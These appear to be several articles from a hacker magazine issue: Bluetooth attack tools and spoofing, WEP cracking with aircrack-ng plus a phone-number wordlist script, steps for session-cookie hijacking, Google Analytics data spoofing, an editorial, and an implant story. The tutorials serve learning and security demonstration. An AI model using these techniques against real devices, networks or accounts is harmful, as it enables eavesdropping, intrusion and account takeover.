The last thing you want to be aware of when buying Bluetooth hardware is the chipset it is using. While all of them are fairly good, the best supported and documented is the Cambridge Silicon Radio (CSR) chipset. There are a number of tools written specifically for this chipset, and with firmware modifications it is possible to get enhanced scanning and sniffing capabilities. While any adapter will let you scan and enumerate, if you want to get into more advanced techniques like sniffing the pairing process and cracking PINs, a CSR-based device is a must.

BlueZ Basics

It probably won't come as much of a surprise to hear that the Linux Bluetooth

stack, BlueZ, is one of the most advanced and capable Bluetooth implementations available on any operating system. Unfortunately, not all parts of it are well documented, and it is currently in a state of transition between the widely supported 3.x branch and the next generation 4.x branch. As of this writing, very little software supports the BlueZ 4.x branch; BlueZ 3.x is still the standard and is what all of the software and guides are written for. This document will be no different, so the following information and recommended software is not guaranteed to work under the newer BlueZ 4.x releases.

The easiest way to get started with BlueZ is to run BackTrack 3 (BackTrack 4 has switched to BlueZ 4.x, and dropped a lot of Bluetooth tools in the process), which includes a wealth of Bluetooth software and the proper libraries to make it all work. Even if you already have a Linux system up and running, it may be easier for you to run BackTrack as it will already have all of the tools and support software ready to go, which may or may not be true for your distribution's package repository.

The capabilities provided by BlueZ could take up a few articles by itself, so I'm not going to detail every possible configuration and function of the whole library, but let's take a brief look at the most important commands and how they work.

The first tool, hciconfig, is the Bluetooth equivalent to ifconfig. With this tool you can bring Bluetooth devices up and down, set their operating modes, and various other low-level functions. The most useful function of hciconfig in the context of Bluetooth hacking is probably the ability to change the device's name and class. For example, you could make your adapter appear to be a Bluetooth headset to the casual observer:

```
bash# hciconfig hci0 name
➥ "Motorola H700" class 0x200404
```

The second tool we will cover is hcitool. You will be using hcitool quite a bit when working with Bluetooth, as this command is what you use to scan for, inquire, and ultimately pair with other devices. hcitool also shows any current connections to and from a specific Bluetooth interface, as well as details like signal quality and power levels. A scan for other Bluetooth devices looks like this:

```
bash# hcitool scan
Scanning ...
00:21:FB:5F:B3:21    LG VX9600
00:1B:AF:DB:CB:72    Nokia 6555b
00:15:A8:2D:4C:A2    Motorola Phone
00:1F:E3:77:E3:1F    Dare
```

Here you can see that my Bluetooth adapter is currently connected to a remote device (in this case, my mouse):

```
bash# hcitool con
Connections:
> ACL B0:73:08:09:10:57 handle 42
➥ state 1 lm MASTER
```

Once connected to a device, hcitool can perform a number of other neat tricks, such as displaying the received signal strength indication (RSSI) for a given MAC, which can be used as a crude form of proximity detection. Here you can see how the RSSI differs between my mouse sitting right next to the keyboard and my phone charging across the room:

```
bash# hcitool rssi B0:73:08:09:10:57
RSSI return value: 0
bash# hcitool rssi 00:1F:E3:77:E3:1F
RSSI return value: -3
```

Unfortunately, due to the different output ratings of various devices you can't directly equate RSSI to a set distance. With targets of unknown transmission power, the best you can do is determine if your distance from the target is increasing or decreasing.

Another exceptionally useful tool is sdptool. This tool allows you not only to query the SDP records of remote devices, but also add, delete, and edit the SDP records being advertised for your adapter. Getting the SDP records for a target device looks like this (truncated greatly for space):

```
bash# sdptool browse 00:1F:E3:77:E3:1F
Browsing 00:1F:E3:77:E3:1F ...
Service RecHandle: 0x10000
Service Class ID List:
  "PnP Information" (0x1200)

Service Name: Object Push
Service RecHandle: 0x10001
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
```

Here you can see the wealth of information returned by an SDP query. We see not only the name and class of each service being offered, but also the protocols and services they rely on, the channels they use, and which version of the service is being run.

Not only is sdptool invaluable for enumerating possible targets, it can also be used to advertise bogus services to remote devices. To go back to the hciconfig example, after changing your adapter's name and device class to that of a Bluetooth headset, you could then use sdptool to advertise the headset and handsfree profiles, in practice making your machine almost completely indistinguishable from a standard headset.

Finally, a few words about rfcomm, which is (rather obviously) the tool used to set up and maintain RFCOMM links under BlueZ. This tool is used when you want to create a direct link to an RFCOMM channel on the remote device. You might use this to try and pass different commands to a Bluetooth service to see how it reacts, or you might need to legitimately connect to a device over the Serial Port Protocol (SPP). For example, binding a Bluetooth GPS to /dev/rfcomm0 over SPP would look something like:

```
bash# rfcomm bind rfcomm0
00:0B:0D:6F:88:3E
bash# cat /dev/rfcomm0
$GPGGA,190505.558,0000.0000,N,00000
.0000,E,0,00,,0.0,M,0.0,M,,0000*43
```

Recommended Software

The following are a few tools that anyone interested in Bluetooth hacking should take a look at. This list is by no means exhaustive, but it should give you some ideas as to what is possible. To make things a little easier, I made sure that all of these tools can be found on the aforementioned BackTrack 3 Linux live CD.

Carwhisperer

If you are looking for a quick way to scare your friends, this would be it. Carwhisperer is an absolutely brilliant piece of software that exploits a design flaw in many Bluetooth headsets: essentially, if the phone the headset is paired with is not in range or otherwise unavailable, the headset goes back into discoverable mode. Carwhisperer scans for any headsets that are in discoverable mode, connects to them by using the included list of common headset PINs, and then makes the headset believe the "phone" has received a call. The end result? Your victim is now unwittingly wearing a bug strapped to the side of his head.

Considering the number of people who walk around with a Bluetooth headset in their ear all day, this is a staggering security issue. Coupled with a high-gain directional antenna, an attacker could use this software to listen in on a meeting taking place in the office across the street; or just record all the audio from all the headsets picked up in a coffee shop or other public place to be analyzed for personal information at their leisure. If you show this to your friends and they are not at least partially concerned, get new friends.

Bluetooth Stack Smasher (BSS)

BSS is a tool to send malformed L2CAP packets to a given MAC, which can do anything from completely crashing the target to simply impairing its ability to communicate. In my research, I found that BSS could remotely reboot a number of older phones within five seconds of launching a random attack on them (BSS cycles through its list of fuzzed packets, which causes the most possible confusion in the least amount of time), and most headsets I tested it against would either disconnect from the host phone or simply restart themselves.

btscanner

As the name suggests, this is a tool to continuously scan for nearby devices and extract as much information as possible from them. Technically, btscanner doesn't do anything you couldn't already do with hcitool (in fact, it's heavily based on hcitool), but the simple fact that it compresses the output from multiple commands into a clean Kismet-inspired ncurses UI is enough to win over most users.

BT Audit

This suite of tools contains rfcomm_scan and psm_scan, which are port scanners for RFCOMM and L2CAP, respectively. These scanners allow you to see which ports are open on the target device, which can help in finding services that are not advertised via SDP records.

rfcomm_shell

This is a simple tool that lets you bind an interactive shell to an RFCOMM channel on the remote device. This can be used to pass arbitrary data to a listening service, which could be used for things like passing AT commands to a phone or causing a buffer overflow.

Real World Implications

As an experiment, next time you are out in a public place like a mall or a restaurant, pull out your phone and have it search for nearby devices. You will almost certainly pull up a few devices that have been left in discoverable mode, most of them still running the default device name. From there you could try to find a device-specific exploit, but more likely you could just use the ignorance of the user to gain access.

Imagine if you changed the device name of your Bluetooth adapter to "Facebook friend, enter 1234 to", and then attempted to pair with the target phone. Most phones will prompt the user about new Bluetooth connections with a line like `Connection from DEVICE_NAME. Allow?`

Which, when combined with your new device name, would look something like the

screenshot on the next page.

Admittedly, this isn't exactly the King's English; but in the modern "click first and ask questions later" world of shakily financed

Nigerian princes, poor grammar alone is unlikely to set off any mental alarms in the average person's head. Given Facebook's exploding application library and the questionable mental capacity of many social networking denizens, a message like this could fool a decent amount of the targeted users. This particular attack can be even more effective if used contextually. For example, imagine if you were at a concert and advertised yourself as having free ringtones for the band currently on stage.

Another possible threat that doesn't get nearly the attention it deserves is tracking and identification. There is a huge fear of RFID being used to track a person's location without their knowledge or consent, to the point that people are now buying shielded wallets to prevent an attacker from sniffing any RFID chips that may be present in their ID cards. I have always found it rather ironic that a good deal of these people are likely carrying an active transmitter (which just happens to contain a wealth of personal information) in the pocket opposite their shielded wallet. In fact, there is a budding industry (especially overseas) for Bluetooth proximity marketing, which is a technology that sends unsolicited advertisements to any Bluetooth device that comes into radio range. The technical difference between pushing out a ringtone you didn't ask for and logging your device's unique MAC along with the current time and geographical location of the transmitter is very slight, and indeed could both be happening at the exact same time.

Conclusion

With so many Bluetooth devices in consumers' hands, and the increasing use of mobile devices for personal and financial data management, the incentive is certainly there for attackers to look into new ways to exploit the Bluetooth protocol. It is also worth mentioning that devices running the new Bluetooth 3.0 protocol are slated for production soon, and as we all know, first run devices using new technologies are very likely to include a poor implementation at no extra charge; especially considering that the new specifications involve routing data over WiFi for increased range and speed.

Vendor implementations of the current protocol are improving, but are still not perfect. While many new devices default to non-discoverable mode, a lot still offer the option to leave the device permanently discoverable instead of using a time-limited discoverable mode. This means that if a user wants to put his device into discoverable mode to legitimately connect with his friend's device, he will remain discoverable if he forgets to turn it back off (or just doesn't know any better). Newer smartphones like the Blackberry allow the user to specify which Bluetooth services they wish to advertise, but this excellent feature doesn't seem to be making its way into many other devices.

On the other hand, if used properly, Bluetooth is an incredibly useful technology for hackers and consumers alike. For example, I have scripts on my machine that back up system configuration and personal documents to my phone every night. Another script downloads the latest *Off the Hook* MP3 and pushes it into my phone's media player application. I've been tinkering with a setup that sends my wife's phone an SMS alert if her laptop detects that the phone isn't within a certain proximity of her desk past a set time of day so she remembers to put it on charge.

The possibilities for a low power, low cost, and widely available wireless communication technology are nearly endless with a little imagination and a bit of hacking. All you have to do is get out of the pervasive mindset that Bluetooth is solely capable of connecting a wireless headset to a mobile phone, and hopefully reading this has gotten a few people a bit closer to that realization.

Special thanks to all those who have donated their old Bluetooth-capable phones and other hardware to me for research.

An Anticipatory Response

(or "Simple How-to on Wireless and Windows Cracking" Part 2)

Part One appeared in our Summer 2009 issue
by KES

Your statement about monitor mode was vague/wrong

In retrospect, the description of monitor mode was incomplete. Certain drivers inherently place the NIC in this mode, and that was the process I was outlining. However, with many drivers that are injection capable, you may have the proper driver in place and still see the NIC in managed mode until "airmon-ng start" changes the mode. You can manually change the mode with iwconfig as well.

BackTrack is different now/ Installation problems

Since the article was originally written, BT3 has moved through BT4-beta and BT4-prefinal to BT4 Final, which was released in mid-January (now found at `http://www.back➥track-linux.org/`). Some of the changes implemented impact how to install (for instance bootinst.bat is gone, and is now a much more straightforward process).

I strongly recommend browsing the backtrack forums (at both `remote-exploit.org` and `backtrack-linux.org`) and doing heavy *searching* of the forums and Google before posting questions there that have likely been asked before. The user base there is immense and if you have a problem or question, it's very likely someone else does too, and has already posted about it.

This is all old information, everyone knows that WEP is weak

Clearly not everyone knows it well enough or it wouldn't still be so prevalent, even in corporate settings, or be the "recommended" setting on certain routers. The more people that know how to get past it (and demonstrate this to those who make implementation decisions), the faster it will be phased out.

You told people how to defeat it but didn't teach them why WEP is so weak

WEP uses the RC4 encryption cipher, which is a stream cipher (encrypting continuously generated data rather than a pre-defined block of data). The plaintext data is combined with the encryption key data. While this is conceptually sound, and is a process used effectively in other ciphers, a core limitation is that the encrypting portion of the data must not repeat.

The flaw here is that part of each data packet is the Initialization Vector (IV), which prevents duplication in the short term and is a relatively short piece of data. Therefore, in a large enough data set, IVs will begin to repeat and, with enough repeating data, one can then determine the encryption key and decrypt everything. This "large enough" is the key to the process outlined in the how-to. By flooding the network, the dataset grows to a sufficient extent to enable cracking.

One item of note here is that some wireless cards do not support injection (needed for the process of boosting the data flow). However, given the prominence of online gaming and video (YouTube, Netflix streaming video, etc), even without injection, if a network has a sufficiently active user (or many casually active users) enough data will be generated to allow cracking the key.

There isn't an easier way than this command line approach to aircrack?

I explained how to use aircrack-ng step-by-step because it more fully illustrates the elements and should help people understand the process in general. However, there are some products that facilitate the cracking process... look into wesside-ng and Gerix Wifi Cracker (a GUI that implements the various steps).

I'm trying to use some of the tools you mentioned to get a Gmail password, but it's not working

Many sites use SSL and session cookies for authentication purposes. If this is the case, it can be problematic to get the password, but you can easily capture the cookie or session key after the user authenticates and then make the site believe your browser is the authenticated user, a process referred to as sidejacking, cookie theft, or session hijacking.

In BT4, there are two tools to make this process easier: Hamster/Ferret (from Errata Security) and WifiZoo. Both of these sniff packets and, if cookie information is seen, generate a copy of the cookie. Once you launch a browser with this cookie, you will be taken into the account that generated that cookie. Also, as an FYI, Hamster/Ferret works in Windows.

1. BT>Radio Network Analysis>Privilege Escalation>Hamster
2. In Firefox, check your proxy settings to

make sure 127.0.0.1:1234 is in place
3. Go to http://hamster/
4. Choose adapter, submit
5. Wait for appropriate data to be collected
6. GOTO target

If you are cracking a WEP network to illustrate its weakness (for instance, if you work in IT and are arguing an upgrade) this is a very powerful element to include in the demonstration. You could also use Wireshark and filter for instant messages. Both are effective in winning budget dollars.

Why not just edit the boot order?

My article included interrupting the booting process because I wanted to show as much flexibility as possible. However, if one plans on frequently using a particular machine with a USB OS, you should adjust the boot order in the BIOS, so that the machine checks for USB drives before the HDD (or better yet, make the machine a dual-boot).

What if I already have a different Linux distribution?

You can add aircrack-ng suite and others tools via your distribution's respective package manager.

Anything else?

In a multi-city study, I have found that approximately 1 out of 3 WEP networks are secured with the phone number of the location. Since aircrack can use wordlists, the following shell script will generate a wordlist of all the phone numbers in a given area. The user just has to populate the first array with "area code+exchange(s)" in the AA:AE:EE: format (a good source for this data is www.area-codes.com). The example below is seeded with information for Danbury, CT. I have also posted this script, as well as a much larger one for NYC (with nearly 2000 area code/exchange combos covering 11 area codes), in the aircrack-ng.org forum in the suggestions area.

To use the wordlist, I'd recommend running

```
airodump-ng -t WEP -w
➥ <capture file> <interface>
```

and then after you have a tiny bit of data (just 4 IVs), you can run

```
aircrack-ng -w h:<wordlist>
➥ <capture file>
```

Even for NYC, with twenty million options, that's a mere 0.001% of the potential WEP password set, and if the 30% success rate holds, is a meaningful tool, AND does not require injection.

```
#!/bin/sh
w=( "20:32:05:" "20:32:07:" "20:32:40:" "20:32:41:" "20:32:89:" "20:32:97:"
➥ "20:33:00:" "20:33:12:" "20:33:13:" "20:33:76:" "20:34:24:" "20:34:48:"
➥ "20:34:60:" "20:34:82:" "20:35:12:" "20:35:33:" "20:35:46:" "20:36:16:"
➥ "20:36:17:" "20:36:48:" "20:37:02:" "20:37:30:" "20:37:31:" "20:37:39:"
➥ "20:37:40:" "20:37:43:" "20:37:44:" "20:37:46:" "20:37:48:" "20:37:49:"
➥ "20:37:70:" "20:37:75:" "20:37:78:" "20:37:88:" "20:37:90:" "20:37:91:"
➥ "20:37:92:" "20:37:94:" "20:37:96:" "20:37:97:" "20:37:98:" "20:38:25:"
➥ "20:38:26:" "20:38:30:" "20:38:37:" "20:38:85:" "20:39:17:" "20:39:35:"
➥ "20:39:42:" "20:39:47:" "20:39:94:" )
p=0
k=0
e=0
y=0

for w in "${w[@]}"
do
        for ((  p = 0 ;  p <= 9;  p++  ))
        do
                for ((  k = 0 ;  k <= 9;  k++  ))
                do
                        for ((  e = 0 ;  e <= 9;  e++  ))
                        do
                                for ((  y = 0 ;  y <= 9;  y++  ))
                                do
                                key="$w$p$k":"$e$y"
                                echo $key
                                done
                        done
                done
        done
done
```

The Hacker Dialogue

As this issue goes to press, the newest *2600* book is hitting the stands. This one focuses on what to many is the most popular section of the magazine: the letters. It's not at all surprising to see how popular, and powerful, such dialogue can be.

We started getting letters from our readers almost immediately after sending out our first issue way back in 1984. They began to be printed in the magazine shortly afterwards. Eventually, there were so many coming in that the letters section mushroomed into the biggest single part of the magazine. This is highly unusual in the publishing world, but in a hacker world long known for its love of discourse of all types, it makes perfect sense.

We've always been striving for communications of one sort or another. The magazine itself was founded because there *were* no effective communications at the time between the hacker world and the mainstream. Each existed in its own little vacuum, spreading misconceptions and fears about the people they didn't understand. By opening the door, we helped to show the world what hackers were really all about and also give hackers a voice where they weren't simply preaching to the choir.

There are always risks involved whenever such a door is opened. We took quite a bit of heat from members of the hacker community who felt we were exposing people to undue scrutiny and eventual prosecution by openly discussing what was going on within. At the same time, we found ourselves often blamed by the mainstream for *anything* going wrong in the world of technology because so many felt that hackers were always the cause of problems and, since we were the only organized group speaking on behalf of the hackers, it mostly fell on us.

The benefits of dialogue, however, most always outweigh those risks and we believe the openness has ultimately helped. Sure, we were witness to many abuses and injustices, a good number affecting people close to us. But when people were sent to prison for ridiculous reasons, we were able to say something and get the word out to the rest of the world because these bridges had already been built. That ability is vital for anyone. Even if these wrongs don't immediately stop, educating the populace is the best strategy in ensuring that they eventually *will* stop.

We certainly have no shortage of injustices around us today. But now when they occur, it's so much easier to apply the potential effects to people outside our community who, after listening, often lend their support when we take action. In the past, for instance, we might have seen a government raid against a group of people somewhere who were accused of software piracy. It would have been reported on the news as a bunch of hackers getting what they deserved and the rest of humanity now being a bit safer. And *that* would have been the end of it for the vast majority of people hearing the story. Today, when such a thing happens, the openness of communications allows the accused to speak out and show how the story is not necessarily as reported by the mainstream media. And so many more people are there to listen.

A great example of this is the raid on Pirate Bay which took place four years ago. Rather than simply accept the word of the authorities that this organization existed solely to steal, violate copyrights, and cause general havoc, the world was

compelled to hear the other side of the story and to start questioning the very concept of copyright itself. As is often the case when something is seen as unfair, membership in the afflicted organization skyrocketed and more people throughout the planet took up the cause. A fledgling political party found itself propelled into the international spotlight as a result. Today, the Pirate Party of Sweden is the third largest political group in the country, gaining over seven percent in recent parliamentary elections, having two seats in the European parliament, and presiding over the largest political youth group in Sweden, known as Young Pirate. There are currently pirate parties in over 40 countries and the movement is growing. *This* is what having a voice can accomplish.

It's important to recognize this tremendous accomplishment regardless of whether or not we agree with the platforms. In the past, we would accept the status quo because that's what we were used to and we had no perceived means of altering things. All of that is now transformed because of the ongoing dialogue we have the ability to become a part of. That which was once accepted can now be openly challenged. And if you subscribe to the premise that anything can be questioned and changed, then there is great potential for improvement, new ideas, and progress. Of course, there's also the chance of mistakes, setbacks, and false premises. But to not take that risk is a guarantee of stagnation.

Today, instead of shutting down a site and forcing its users to scatter, as was the practice back when we started publishing, a healthy debate is raging on the issues of copyright, file sharing, and fair compensation. Much of the credit belongs to the development of the Internet, which gave people the means to extend the dialogue beyond their wildest dreams. That ability must never be given up, neither to crippling restrictions nor to its "dumbing down" by yielding attention to the loudest voices. Intelligent dialogue will exist as long as we continue to seek it out and contribute to it.

To witness and be a part of this incredible transformation has been truly inspirational. Nothing is a better testament to the potential of people power. But we must be careful not to make the same mistakes in a completely different forum. For instance, giving away your ability to run your own machine on the net and instead trusting the very entities who want to control every aspect of your connection to the world; cutting yourself off from those who don't use a particular type of communications protocol, social networking site, or even those who don't use the net at all (yes, they do exist in great numbers); falling prey to the noisiest (and often dumbest) voices who drag people into their activities "because everyone else is doing it." These are all very bad ideas and also happen to be trends we see constantly. The signal to noise ratio of the net seems to decrease with every passing day, making it ever challenging to keep from drowning in a sea of nothing. This is a danger that exists with any tool of communication and it's why we have to continue to maintain and refine what we have so it stays accessible, intelligible, and completely open to a new way of thinking.

As this issue comes out, our eight hacker conference (The Next HOPE) will be underway in New York City. The value of seeing it all in person and actually engaging in real life communications cannot be understated. While we can accomplish a great deal in front of our screens talking to the entire world, let's not forget the importance of occasionally getting away from that environment and participating in face to face discourse, reaching people we otherwise would never have the opportunity of talking to on an individual level. This is why we continue to have these conferences, as well as our monthly meetings. In addition to talking with other like-minded people, there is always the chance of a random encounter with someone who is *not* part of the hacker world, yet who will be curious enough to want to find out more about us. That is where true progress is made and it's why being outside and in the main streets of the world is so vital for anyone who truly wants to make things better.

The dialogue continues - in our letters, on the net, and out there in the "real" world. The best, as always, is yet to come.

by Minishark

Introduction

Web sites have been tracking users since the very beginning of the web. In recent years, methods for tracking users have matured considerably. No longer are site owners limited to simple hit counters; they now can know where users came from, which pages were visited, how long they were viewed, and hundreds of other metrics. The most popular tool that can collect this data is Google Analytics[1].

Now, web analytics can be a very useful marketing tool for running any site. However, my concern is that site owners are too quick to trust all their analytics data to the hands of third parties (in this case Google). The Google Analytics privacy policy states that it does not collect "personally identifiable information" about users. However, Google does not clearly define what constitutes personally identifiable information. We already know that other Google services log users' IP addresses, and Google Analytics is no exception. While your IP address isn't necessarily personally identifiable, in many cases it's still uniquely identifiable. Google now not only has information about your habits on their sites, but potentially on the thousands of other sites that use Google Analytics as well.

Google promises that they aren't doing anything fishy with all this data about you, but you may not be willing to risk taking their word for it. They're still not above the law, and recent cases have shown they have few qualms about turning over user data to the government if they're subpoenaed[2]. Additionally, studies have shown that you can uniquely identify the majority of people based solely on a few pieces of "anonymous" demographic/geographic data[3].

How GA Works

Google Analytics uses Javascript and cookies to track users. Users place the following snippet of Javascript code on each page of their site that they wish to track (it's usually placed at the bottom of the page):

```
<script type="text/javascript">
var gaJsHost = (("https:" ==
➥ document.location.protocol) ?
➥ "https://ssl." : "http://www.");
document.write(unescape("%3Cscript
➥ src='" + gaJsHost + "google-
➥analytics.com/ga.js' type='text/
➥javascript'%3E%3C/script%3E"));
</script>
<script type="text/javascript">
try{
 var pageTracker = _gat._getTracker
   ➥("UA-xxxxxx-x");
 pageTracker._trackPageview();
} catch(err) {}
</script>
```

The first `<script>` block references a file named `ga.js` from Google's servers (either `https://ssl.google-analytics.com/ga.js` or `http://www.google-analytics.com/ga.js`). This is the main Google Analytics tracking code source.

In the next `<script>` block, the code instantiates a Google Analytics tracking object by calling the `_gat._getTracker("UA-xxxxxx-x")` function, which is defined in `ga.js`. It takes UA-xxxxxx-x, the site administrator's unique GA account number, as a parameter. The next line, pageTracker._trackPageview(), uses this tracking object to register a page view. This is where the interesting things happen. First, it checks a number of cookies, and sets or updates them as necessary:

__utma - A persistent cookie that expires after 2 years. It contains: a web site (domain) hash, a visitor hash, timestamp of the first visit,

timestamp of the last visit, timestamp of the current visit, and the count of total visits for this user. They are separated by periods, e.g. `24724➥8150.1037924604.1252115649.12524➥32081.1252444069.1`

__utmb/__utmc - These temporary (i.e. session) cookies are used to determine the length of a visit. __utmb contains a timestamp of the first pageview, and __utmc contains a timestamp of the last pageview.

__utmz - This cookie, which expires after 6 months, keeps track of where the user came from (it does this by looking at the Referer HTTP header). There are a number of pipe-separated fields containing this information, most notably: utmcsr (source - the site they came from), utmccn (campaign - the ad campaign or seo campaign the referring link belongs to), and utmcmd (medium - e.g. referral, organic search, paid search). The whole thing might look something like this: `247248150.1252444069.11.10.➥utmcsr=www.google.com|utmccn=(no➥ ne)|utmcmd=organic`

Once these cookies are set, data is then actually sent to Google Analytics. The tracking code makes an HTTP GET request for a 1x1 pixel, transparent gif image located on Google's servers. This image is named `__utm.gif`. The __utma/b/c/ cookies are appended to this GET request as query string parameters, along with a other info such as browser type, screen resolution, language, etc. You can view this GET request as it happens using tools such as the Live HTTP Headers extension for Firefox[4]. Google picks up all this data on their end, and processes it to generate the Google Analytics reports.

How to be Invisible to GA

Google Analytics requires both Javascript and cookies in order to track you. You can prevent the Javascript from ever being run by either turning Javascript off in your browser settings, or by using an extension such as NoScript[5] for Firefox, which can be configured to selectively block the `ga.js` file. If the Javascript never runs, then no cookies will ever be set, and no data will ever be sent to Google.

Another method is to disable cookies in your browser. Keep in mind that Google Analytics uses first-party cookies, so simply blocking third-party cookies (as some browsers do by default) will not work. When only disabling cookies, the tracking code will still run, and data will still be sent to Google. However, there will be no cookie data appended to the `__utm.gif` GET request, and Google will simply disregard this data on its end.

These techniques will work for any analytics software that uses Javascript and cookies to track users. Another method for tracking users is called IP+UserAgent tracking, which uses your IP address and the browser's "UserAgent" to uniquely identify a visitor by parsing web server log files. This method is less accurate than Javascript/cookie tracking (for instance, many people have dynamic IPs), but it's still fairly popular. Since this is done on the server side, you can't stop it from tracking you altogether, but you can use something like Tor[6] to at least prevent it from uniquely identifying you.

How to Exploit GA for Fun

As you've seen, everything Google Analytics collects about you is done in plain text on the client's browser. This means it's fairly trivial to send whatever bogus information you want to Google Analytics. For example, using something like the Web Developer Toolbar[7], you can change the values of the Google Analytics cookies. Try changing the __utma visit count to 1 million. Or you could change __utmz cookie source information to something like this: "utmcsr=www.fbi.gov|utmccn=(referral)|utmcmd=referral". They'll be left scratching their heads wondering why the FBI is linking to their site.

You can also create your own page with the Google Analytics tracking code. By design, Google Analytics will accept traffic from any domain, not just the one associated with the owner's account - all you need is their UA-xxxxxx-x number (which is right there on their site). Then put the pageTracker._trackPageview() function in a loop to artificially inflate their pageview count.

The best part about all this is that site owners cannot remove data from their Google Analytics account once it's there. Filters can be manually set up to exclude certain data, but they do not work retroactively. Therefore, unless they had enough foresight to set up the filters initially (which most people don't), they'll be stuck with whatever bogus data you sent them. Oh, the benefits of giving up your data to Google!

References

[1] `http://www.google.com/analytics`
[2] `http://wikileaks.org/wiki/Gmail➥_may_hand_over_IP_addresses_of➥_journalists`
[3] `http://arstechnica.com/tech-➥policy/news/2009/09/your-secrets➥-live-online-in-databases-of-➥ruin.ars`
[4] `http://livehttpheaders.mozdev.➥org/`
[5] `http://noscript.net/`
[6] `http://www.torproject.org/`
[7] `http://chrispederick.com/work/➥web-developer/`

MY SECOND IMPLANT

by Estragon

My first implant was really not a big deal. Getting it was about as complicated as getting an ear pierced. It is a small inductive microphone implanted in my throat. It's basically just a throat mic, but permanent. There is a lot of space between the muscles and sinew of the throat, so the implant was able to include a transmitter about the size of a grain of rice, a piezoelectric film attached to the outside of my esophagus, and a small rechargeable battery.

Because the piezoelectric film actually generates electric current as it responds to the vibrations of my voice, I can keep the battery charged indefinitely just by speaking and eating.

Some people are getting these microphones implanted in their lip or somewhere around their mouth, but this isn't nearly as good for subvocalizing. Also, they tend to get impacted with food particles, and pick up sounds from the environment (including breathing and eating). The advantage, though, is that they pick up sounds from your real voice.

For the induction mics to sound more like you, some digital signal processing is needed. This is done by a tiny radio receiver which, in turn, connects to your cell phone or other devices via Bluetooth or something similar. The implanted mic has no computing power at all– it's just a miniature, low-power radio transmitter hooked up to a microphone.

Anyway, this implant worked just fine, and still does. I can subvocalize commands to my computer, speak on my cell phone, and make recordings of spoken notes. The radio transmitter is good only for a few feet, so surveillance is really not much of an issue. If you're close enough to pick up the radio signal, you're close enough to see my lips and throat move, and probably hear my subvocalizing.

Implanted microphones like these are pretty common these days. Although you can't yet get them at your local body piercing shop, you can buy kits on the Internet, or find some doctors to do the implant. Personally, I decided to get mine from one of the original sources, Yongsan Electronic Village in Seoul. It's not even a back room thing there; it's more like a barber shop. You lean back in a chair, get some local anesthetic, and boom: you're walking out with a small bandage on your neck, and in your hand is a combined receiver and digital signal processor the size of a half-dollar coin. Make sure you get a couple of receivers set to your radio frequency (and write down the frequency somewhere!), in case you lose one. It was less than $200, though I hear you can get some Chinese-made models installed for $125 in Greenwich Village.

I guess I'm avoiding talking about the second implant, since the first one is so sweet. In fact, you probably guessed already that I'm speaking this whole document into my computer right now, subvocalizing to my microphone implant.

Consider that the throat implant is basically just a very small transmitter, sort of like those mini-spy mics you still see advertised in electronics magazines. It turns out that receivers can be a lot more complicated.

For my second implant, I wanted to pair my microphone with some speakers. When you think about it, this makes sense as the next popular wave of human-machine interfaces. There are literally billions of cell phones, MP3 players, and similar devices in the world (this is several times greater than the number of computers). When we were tired of walking around holding our cell phones to our ears to talk, we got wired headsets. Then we got wireless headsets, based on Bluetooth or something similar. The obvious next step is to have a permanent speaker installed in or near the ears, that can communicate wirelessly with phones, computers, or other devices.

This isn't without precedent. There has been some cool technology for deaf people for a while, but it's pretty kludgy and custom. One technique is to use bone induction to help deaf people to hear. A more mundane technolgy is the common hearing aid, whereby people who are hard of hearing can get custom-fitted aids that go into the ear canal, amplifying what is heard. These devices consist of a microphone at one end, a speaker at the other, and some electronics for the battery, volume control, and sound processing.

Did you know that leading-edge quality hearing aids can cost thousands of dollars each?Compare this to under $100 for a really good Bluetooth headset for your cell phone. Well, as you can imagine, some entrepreneurs

are working to make in-ear speakers the next big thing.

I thought my first implant was bleeding edge, but this second one wasn't even being mass produced yet. I had a contact–a fellow graduate student who came to my school after graduating from Beihang University in Beijing, China. Beihang used to be known as the Chinese Defense University, and they have some way cool technology there. It's sort of a mashup of a high-tech university, such as CalTech or MIT, with a defense industry lab, like in the old James Bond movies. I don't want to get anyone in trouble, so let's just call my contact Benny Li.

Benny did his undergraduate degree at Beihang, with dual majors in electrical engineering and computer engineering. He spent a lot of time in the lab where they develop microcircuitry for things like those tiny electronic spying insects. Benny said that actually getting insects to fly has been really hard, due to the energy required and weight needed for, say, a robotic fly. But they walk and crawl just great, and can transport themselves by piggybacking on unsuspecting human carriers.

To make a long story short, when Benny heard about my first implant, he got one too. It was during a trip home to China over winter break, and he never told me exactly where. His implant worked just like mine, except his radio signal was encrypted. How encryption of the radio signal happens in a transmitter the size of a grain of rice is beyond me, but maybe his transmitter is bigger than mine.

This first implant got us talking about our desire for in-ear speakers. The basics aren't too hard. You can either use a vibrating surface to make a regular speaker that pushes air around (thin metal sheets, or paper, or whatever), or rig up something similar that impacts the bones of the ear canal or eardrum. But the details are a bitch.

First off, you don't want everyone hearing what you are listening to. So, that rules out a regular speaker placed in the outer ear canal, like those in-ear ear buds or hearing aids. We wanted to be stealthier, and not have it obvious to an observer that we are wearing speaker implants.

Placing a speaker deeper inside the ear canal could work and, in fact, there are some hearing aids that work like this. Our dear, lamented President G.W. Bush supposedly used these all the time while he was giving his speeches, so that a remote person could prompt him with things to say. But these aren't permanent, can be uncomfortable, and tend to muffle outside sounds since they don't have built-in microphones like regular hearing aids.

The plan we arrived at was to place a small Bluetooth receiver and battery subcutaneously, just behind the ear on the outside of the head, but connected with very thin wires (also subcutaneous) to an induction speaker deep in the ear canal. The Bluetooth receivers would be generic items, about the size of 5V voltage regulators and available from places like Mouser. Another thin piece of piezoelectric film would let the battery charge whenever the wearer chewed food.

So far, so good. Since everything would be under the skin, it wouldn't get wet, and wouldn't get moved around if I scratched my ear. Yes, clearly I was thinking I would be the person to test this new gizmo we were dreaming up. The induction speaker would rest right on the bone of my inner ear canal, and would cause me to hear things through my eardrum, but nobody in the room would be able to hear what I was listening to. We decided to leave volume control to the transmitting device (capped to an equivalent of no more than 100 decibels, for safety).

This was just dreams and schematics, but then Benny went home again for spring break. When he came back, he said he had a surprise for me: his friend from Beihang would be visiting and would implant the prototype, if I wanted to try it. Of course I did!

